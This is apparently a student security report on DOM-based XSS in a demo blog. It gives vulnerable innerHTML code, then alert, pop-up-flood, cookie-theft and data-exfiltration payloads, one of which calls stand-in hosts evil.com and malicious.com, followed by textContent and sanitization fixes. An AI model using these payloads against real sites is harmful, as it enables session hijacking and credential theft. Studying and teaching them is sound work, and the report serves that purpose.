Project Report

Cyber Crime and Security Enhanced Programming (ISEC3004)

Assessment 1

DOM-based XSS

Done by: A T P Athukorala -21038875

K J S Kumara -20963675

Discussion on Chosen Vulnerabilities

A serious flaw in web application security known as DOM-based Cross-Site Scripting (XSS) arises when an attacker is able to insert malicious code into a website that is then run in the context of a user's browser. A web page's Document Object Model (DOM) can be altered by an attacker using this type of vulnerability, which results from the application's poor processing of user inputs.

Essentiality:

1. Critical Web Application Threat #1 Because it poses a serious threat to web applications, DOM-based XSS is crucial to understand. It is one of the most prevalent and dangerous web security concerns, ranking among other XSS vulnerability categories. When effectively exploited, it can result in major security lapses, such as data theft, account compromise, and the ability to carry out actions on behalf of the user without their knowledge.

2. The widespread usage of JavaScript: To design interactive and dynamic web applications in the current web development environment, JavaScript is widely employed. The Document Object Model (DOM), which represents the document's structure and allows for dynamic modifications, is an essential component of web pages. As a result, any vulnerability that allows attackers to manipulate the DOM poses a grave threat because it can directly affect the user experience and security of the application.

Common Exploitation:

1. User-Generated Content: A lot of web apps let users submit content, like search queries, comments, or messages. Developers that neglect to thoroughly validate and sanitize these inputs leave themselves open to

attack by injecting malicious scripts that the application unintentionally runs on the user's browser. This can result in the theft of private data or the hijacking of user sessions.

2. Limited Server-Side Defenses: In contrast to server-side XSS flaws, where the server can put security safeguards in place, DOM-based XSS assaults completely occur on the client-side. Web application firewalls and other server-side security tools frequently fall short in their ability to stop or identify these threats. The difficulty of mitigating them increases as a result.

3. Social Engineering: To launch social engineering attacks, attackers take use of DOM-based XSS. They have the ability to create convincing phishing or fake websites that look real in order to fool users into disclosing their login credentials, financial information, or other sensitive data.

4. Changing Attack Methods: Cybercriminals are constantly changing their attack methods to avoid being discovered. They use a variety of obfuscation techniques to conceal their harmful code within the web page's legitimate code. Web developers and security specialists need to be constantly watchful and update their defenses in order to win this cat-and-mouse game.

To mitigate DOM-based XSS, developers should adopt best practices, including input validation and output encoding, avoiding the use of risky JavaScript functions, and employing security libraries and frameworks designed to provide protection against XSS. Regular security testing, including code reviews and penetration testing, is essential to identify and address potential vulnerabilities before they can be exploited. Furthermore, staying informed about emerging attack techniques and the latest security tools is critical in the ongoing battle against DOM-based XSS and other web application vulnerabilities.

Vulnerable Code Design

- Code containing the vulnerable portion of the program.

```
function displayComments(comments) {
        let userComments = document.getElementById("user-comments");
        userComments.style.backgroundColor = "#fff";

        for (let i = 0; i < comments.length; ++i) {
            let comment = comments[i];
            let commentSection = document.createElement("section");
            commentSection.setAttribute("class", "comment");
            commentSection.style.backgroundColor = "#DADDE1";
            commentSection.style.marginBottom ="20px";
            commentSection.style.borderRadius="20px";
            commentSection.style.padding = "5px";


            if (comment.name) {
                let nameElement = document.createElement("span");
                nameElement.setAttribute("id", "author");
                nameElement.innerHTML = "<br>"+comment.name;
               // firstPElement.appendChild(nameElement);
                commentSection.append(nameElement);

            }

            if (comment.email) {
                let emailElement = document.createElement("span");
                emailElement.innerHTML = ` | ${comment.email}`;
                commentSection.append(emailElement);
            }

            if (comment.message) {
                let messagePElement = document.createElement("p");
                messagePElement.innerHTML = "<br>"+comment.message+"<br>";
                messagePElement.style.color = "#000";
                commentSection.append(messagePElement);

            }

               userComments.appendChild(commentSection);

        }
    }
```

- ## Description of the vulnerability within the code.

In the provided code, there is a potential vulnerability to DOM-based Cross-Site Scripting (XSS) due to the use of the **innerHTML** property in the following lines of code:

1. **nameElement.innerHTML = "
" + comment.name;**: This line sets the **innerHTML** property of the **nameElement** to the **comment.name** without properly sanitizing or escaping it. If an attacker can control the content of **comment.name**, they could inject malicious JavaScript code, which would execute in the context of the user's browser.
2. **messagePElement.innerHTML = "
" + comment.message + "
";**: Similarly, in this line, the **innerHTML** property of the **messagePElement** is set using the **comment.message** content without proper sanitization. This also leaves an opportunity for an attacker to inject malicious scripts.

   The vulnerabilities arise from directly manipulating the **innerHTML** property with unsanitized data. If an attacker can supply input for the **comment.name** or **comment.message** fields, they can insert JavaScript code that will be executed when the content is rendered on the page.

Exploitation Script

- **“><img src=1 onerror=alert(“Vulnerable”)>**

This is used to check wether the input field is vulnerable to DOM based XSS attack.

When the value of "comment.name" is inserted into the DOM using nameElement.innerHTML = "
"+comment.name;, the payload becomes part of the DOM.

Exploitation: When the browser encounters the <img> tag with the "onerror" attribute, it attempts to load an image from the specified source ("1" in this case). If the image fails to load (in this case, because the source is invalid), the JavaScript code "alert('Vulnerable')" will be executed, resulting in a pop-up alert on the page. This is where the XSS attack occurs because the injected script is executed in the context of the user's browser.

- **"><img src="1" onerror="window.open('https://pranx.com/hacker/', '_blank', 'width=800,height=600,top=200,left=10');">**

<img src="1" onerror="window.open('https://pranx.com/hacker/', '_blank', 'width=800,height=600,top=200,right=window.innerWidth-810');">

<img src="1" onerror="window.open('https://pranx.com/hacker/', '_blank', 'width=800,height=600,bottom=200,left=200');">

<img src="1" onerror="window.open('https://pranx.com/hacker/', '_blank', 'width=800,height=600,bottom=800,left=200');">


<img src="1" onerror="window.open('https://pranx.com/hacker/', '_blank', 'width=800,height=600,bottom=400,left=200');">


<img src="1" onerror="window.open('https://pranx.com/hacker/', '_blank', 'width=800,height=600,bottom=window.innerHeight - 610,right=window.innerHeight - 610');">

Above HTML payloads consists of <img> tags with "onerror" attributes that trigger JavaScript functions to open new browser windows or tabs with specific properties when the image fails to load. These payloads demonstrate how an attacker can , potentially overload the user's browser and create numerous pop-up windows.Each payload opens a new window with a different size and position based on parameters like width, height, top, and left.

In the same manner attacker can redirect user to any site or link by affecting the DOM of the page.

Shown below is the example output of the above attack. Which overloads users browser.


Vulnerable-Blog
localhost:3000/index
Add Comment
Name:
test2
Email:
test2@test
Message:
<img src="1" onerror="window.open('https://pranx.com/hacker/',
'_blank', 'width=800,height=600,bottom=window.innerHeight -
610,right=window.innerHeight - 610');">
Submit
Comments
Gordon Craigie | GordonCraigie@test
Seeing AI implemented into games to actually talk to via microphone, where it plays characters and recreate a real humans voice, while displaying situational awareness and using the games lore to respond is insane. So much potential for the future
Bwalya Erico | BwalyaErico@test
I can't believe it's more intelligent than me this thing without a heart or soul... But I'm still waiting until I start using it to download food and money on the internet


Online Hacker Simulator and Typer | Geek Prank | Pranx.com - Google Chrome
pranx.com/hacker/
« Back to Pranx Home
Hacker Simulator and Typer
Start typing random text on your keyboard to simulate that you're hacking a computer.
All
Full Screen
Discover the programs clicking the icons on the right or press the numbers on your keyboard to show various windows.
Read more...
With this hacker simulator game we want to raise awareness for computer and internet security. Learn more about ethical white hat hacking here.
Start
Advertisements
Bitcoin Miner
Headquarter surveillance
Password Cracker
Nuclear Plant
Remote Connection
Interpol database
Program Console
++Welcome Gordon.Craigie! ++

Data Exfiltration:


- **“><img src="https://evil.com/steal?data=<user_data>" onerror="fetch('https://malicious.com/collect?data=' + this.src)">**


An attacker can use the "onerror" attribute to send sensitive data to an external server. For example, they could encode user data into the URL of an image source, and when the image fails to load, the "onerror" attribute can be used to make an HTTP request to a malicious server, effectively stealing user data.


Cookie Theft:


- **"><img src="1" onerror="let newWindow = window.open('', '_blank', 'width=800,height=600');newWindow.document.write(document.cookie);">**

Attackers can attempt to steal user cookies by creating an image tag thatreferences a URL controlled by the attacker. The attacker can then log the cookie values when the "onerror" event is triggered. Here is a example output of the attack done for the blog website which contains the cookie with user’s username and password to log into the blog.


localhost:3000/index
++Welcome Gordon.Craigie! ++
Terrified, excited or just bewildered by artificial intelligence? Here's what you should known


localhost:3000/index
partnership with The Open University #1 AI IS AS OLD AS YOUR GRANDPARENTS So, the first thing to know is that AI has been around a lot longer than you might think. Its roots lie in an idea known as an 'artificial neural network' from the 1940's .
A neural network is a bit like a team of interconnected workers that learn to solve problems. Each time they come up with a possible solution, it is marked. If there is room for improvement, they adjust and change their connections. Over time the network becomes more efficient. And technology powered by neural networks is all around us right now. It suggests movies and music we might like. It recognises faces and objects when taking photos on smartphones, enabling features like facial recognition. It's heavily used by social media platforms to personalise our feeds. More recently, a form of AI known as 'generative AI' is powering applications that can seemingly create new data, such as these pictures created by Midjourney. It can also power chatbots like Open AI's ChatGPT and Google's Bard, which give humanlike responses to questions. These are getting better at interacting with us, and seemingly more humanlike. This can seem scary, but it's worth knowing point 2: #2 AI CAN'T FEEL OR THINK If you ask Chat GPT a question like this one: Why should we be concerned about AI? It does a pretty good job of providing a response that appears logical. And with that convincing humanlike response it's easy for us to believe it understands what it's saying, that it has feelings and motivations. It's understandable that we do this but it's worth remembering, right now AI can't think or feel, can't love, or hate. ChatGPT and its counterparts are sophisticated sentence completion apps, that analyse our patterns of communication and provide responses similar to the way humans would typically reply. A bit like a "talking" parrot. Which leads us on to point number 3. #3 AI MAKES STUFF UP Chatbots can have an awkward relationship with the truth. Technically known as "AI hallucinations", you could also describe it as "making stuff up". The core of the technology is a model that uses probability to predict the next word, sentence, or paragraph. It can generate seemingly plausible replies but lacks the ability to assess truthfulness or the accuracy of its responses.
So anyone thinking of using Chatbots to write content needs to be careful they're not incorporating credible- sounding BS that can be easily spotted by someone who has actually done the research. #4 AI CAN SOUND RACIST AND SEXIST The idea of a racist machine might seem far-fetched. But if AI is trained on data that's racist, biased or hateful, then its output will be too. As we all know, racism, bias and hateful content can be found in abundance online. In 2016, Microsoft launched an experimental Chatbot named Tay, but quickly pulled the plug after it made racist and offensive remarks. It learnt to do this from interacting with users on social media. Microsoft apologised and promised to implement improved safety features in future. This is why the ethical
Application
Manifest
Service workers
Storage
Storage
Local storage
Session storage
IndexedDB
Web SQL
Cookies
http://localhost:3000
Name
Value
Domain
Path
Expires /...
Size
HttpOnly
Secure
SameSite
Partition...
Priority
user
%7B%22username%22%3A%22Gordon.Craigie%22%2...
localhost
/
Session
92
Medium
exampleCookie
exampleValue
localhost
/
2023-11...
25
Medium
Cookie Value
Show URL-decoded
{"username":"Gordon.Craigie","password":"Gordon.blog.pass#"}


localhost:3000/index
Add Comment
Name:
test
Email:
test@test
Message:
"><img src="1" onerror="let newWindow = window.open('', '_blank', 'width=800,height=600');newWindow.document.write(document.cookie);">
Submit
Comments
Gordon Craigie | GordonCraigie@test
Seeing AI implemented into games to actually talk to via microphone, where it plays characters and recreate a real humans voice, while displaying situational awareness and using the games lore to respond is insane. So much potential for the future
Bwalya Erico | BwalyaErico@test
I can't believe it's more intelligent than me this thing without a heart or soul... But I'm still waiting until I start using it to download food and money on the internet


localhost:3000/index
++Welcome Gordon.Craigie! ++
Terrified, excited or just bewildered by artificial intelligence? Here's what you should known
about:blank - Google Chrome
about:blank
exampleCookie=exampleValue;
user=%7B%22username%22%3A%22Gordon.Craigie%22%2C%22password%22%3A%22Gordon.blog.pass%23%22%7D

Mitigation Technique and code

```
function displayComments(comments) {
        let userComments = document.getElementById("user-comments");
        userComments.style.backgroundColor = "#fff";



        for (let i = 0; i < comments.length; ++i) {
          let comment = comments[i];
          let commentSection = document.createElement("section");
          commentSection.setAttribute("class", "comment");
          commentSection.style.backgroundColor = "#DADDE1";
          commentSection.style.marginBottom = "20px";
          commentSection.style.borderRadius = "20px";
          commentSection.style.padding = "5px";

          if (comment.name) {
            let nameElement = document.createElement("span");
            nameElement.setAttribute("id", "author");
            nameElement.textContent = "\n" + ` ${comment.name}`;
            commentSection.appendChild(nameElement);
          }

          if (comment.email) {
            let emailElement = document.createElement("span");
            emailElement.textContent = ` ${comment.email}`;
            commentSection.appendChild(emailElement);
          }

          if (comment.message) {
            let messagePElement = document.createElement("p");
            messagePElement.textContent = "\n" +` ${comment.message}`+ "\n";
            messagePElement.style.color = "#000";
            commentSection.appendChild(messagePElement);
          }

          userComments.appendChild(commentSection);
        }
    }
```

The code used for the displayComments function aims to prevent DOM-based cross-site scripting (XSS) by avoiding the use of innerHTML and instead using textContent to insert text into the DOM.

Use of textContent: Instead of using innerHTML, which allows the insertion of HTML code into the DOM, this code uses the textContent property to set the text content of elements. This is a safer approach because it does not interpret HTML or execute scripts within the provided text.

Text Content Is Escaped: When adding text content to elements like the name and message, the code does not directly insert the data. Instead, it surrounds the data with spaces and concatenates it within the textContent property. This minimizes the possibility of any special characters being interpreted as code or affecting the structure of the DOM.

For the name, it creates a span element, sets its id to "author," and uses textContent to set the text content to the user-provided name. The provided name is enclosed with spaces.

For the email, it creates another span element and sets its textContent to the user-provided email.

For the message, it creates a p element, sets its textContent to the user-provided message, and surrounds it with spaces.

By using textContent to insert text content, this code ensures that the data provided by users is treated as plain text and not as executable code. This approach reduces the risk of DOM-based XSS vulnerabilities because the code doesn't manipulate the HTML structure or interpret special characters as code.

```
  function displayComments(comments) {
        let userComments = document.getElementById("user-comments");
        userComments.style.backgroundColor = "#fff";



        for (let i = 0; i < comments.length; ++i) {
          let comment = comments[i];
          let commentSection = document.createElement("section");
          commentSection.setAttribute("class", "comment");
          commentSection.style.backgroundColor = "#DADDE1";
          commentSection.style.marginBottom = "20px";
          commentSection.style.borderRadius = "20px";
          commentSection.style.padding = "5px";

          if (comment.name) {
            let nameElement = document.createElement("span");
            nameElement.setAttribute("id", "author");
            nameElement.textContent = "\n" + ` ${sanitize(comment.name)}`;
            commentSection.appendChild(nameElement);
          }

          if (comment.email) {
            let emailElement = document.createElement("span");
            emailElement.textContent = ` ${sanitize(comment.email)}`;
            commentSection.appendChild(emailElement);
          }

          if (comment.message) {
            let messagePElement = document.createElement("p");
            messagePElement.textContent = "\n" +` ${sanitize(comment.message)}`+
"\n";
            messagePElement.style.color = "#000";
            commentSection.appendChild(messagePElement);
          }

          userComments.appendChild(commentSection);
        }
    }
```

```
function sanitize(input) {
      // Replace any HTML tags with their encoded equivalents
      let encodedInput = input.replace(/</g, "&lt;").replace(/>/g, "&gt;");
      // Replace any JavaScript code with an empty string
      encodedInput = encodedInput.replace(/(javascript:|on\w+=)/gi, "");
      // Return the sanitized input
      return encodedInput;
    }
```

The sanitize function is designed to sanitize and secure user input, particularly when dealing with data that will be displayed in HTML. It takes an input string as a parameter and returns a sanitized version of that string. Here's a detailed explanation of what this function does:

Replacing HTML Tags: The first step is to replace any HTML tags in the input string with their encoded equivalents. This is done to prevent potential cross-site scripting (XSS) attacks. The code uses regular expressions to find all instances of the < and > characters and replaces them with their HTML entity representations < and >. For example, if the input contains the text "<script>", it will be converted to <script>. This ensures that any HTML code within the input will be displayed as plain text rather than being executed.

Preventing JavaScript Code Execution: The second step focuses on preventing JavaScript code execution within the input. It looks for patterns that are commonly used to execute JavaScript, such as "javascript:" or event handlers like "onmouseover." It uses regular expressions to search for these patterns and replaces them with an empty string. For example, if the input contains "javascript:alert('XSS')", it will be replaced with an empty string, effectively neutralizing any JavaScript code.

Returning Sanitized Input: The function returns the sanitized input as a result, which can be safely displayed in an HTML document without a risk of executing malicious scripts.

By performing these steps, the sanitize function helps protect your web application from potential security vulnerabilities, particularly from XSS attacks, by ensuring that any user-provided data is displayed as plain text and not treated as executable code. It's important to note that while this function helps improve security, it's just one part of a broader security strategy, and other security measures should be in place to protect against various types of attacks.

Below is an example of our website being able to handle previously vulnerable code being sanitized and mitigated the attacks successfully.